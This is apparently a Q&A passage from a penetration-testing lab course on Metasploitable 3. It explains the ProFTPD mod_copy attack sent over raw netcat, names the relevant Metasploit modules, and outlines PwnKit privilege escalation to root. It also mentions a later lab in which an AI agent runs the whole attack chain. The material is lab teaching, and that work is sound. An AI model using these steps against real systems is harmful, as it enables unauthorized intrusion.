Constantly. The "side-door command handler that forgot to check authentication" is one of the most reliable shapes in the CVE database. Recent examples in the same family: Atlassian Confluence CVE-2023-22515 (a setup endpoint reachable post-install with no auth check), Fortinet FortiSIEM CVE-2024-0204 (admin-creation endpoint with bypass). Different products, different decades, same one-line bug.
And for the backdoor shape — has any malicious code in the distribution chain hit since the vsftpd story?
Yes. The XZ-Utils backdoor (CVE-2024-3094, 2024) was a far more sophisticated supply-chain compromise that nearly made it into stable Linux distributions before a Microsoft engineer noticed an unusual latency. At its core it was the same shape as the vsftpd 2.3.4 incident: hostile code added to a trusted upstream, triggered by a magic input, granting pre-auth remote access. The delivery got harder; the idea didn't. The historical-context callout in §5 walks the contrast in more detail.
Why netcat instead of an FTP client?
Because FTP clients normalize input. A real client would refuse to send USER <?php ... ?> verbatim, or would sanitize the angle brackets, or would never let you issue SITE CPFR before a successful USER/PASS. nc sends the bytes you typed. For exploitation work, you almost always want a raw TCP client — nc, ncat, socat, or your own Python socket script — not a protocol-aware client that "helps" you.
I want to see the actual Metasploit module source.
On Kali, cat /usr/share/metasploit-framework/modules/exploits/unix/ftp/proftpd_modcopy_exec.rb. It's about 120 lines of Ruby — read it line by line and compare to what you did by hand in §6.3.
I want a root shell, not just www-data. How?
Privilege escalation — a second exploit that turns a low-privilege shell into a higher-privilege one. Metasploitable 3 (Ubuntu 14.04 base) is vulnerable to several local privesc CVEs, most famously PwnKit (CVE-2021-4034) in pkexec. The Metasploit module is exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec. From your www-data shell, background the session (Ctrl+Z), use the privesc module, set SESSION to the backgrounded id, and run. Lab 10 (agentic pentesting) walks the full initial-access → privesc → post-exploit chain with an agent doing each step.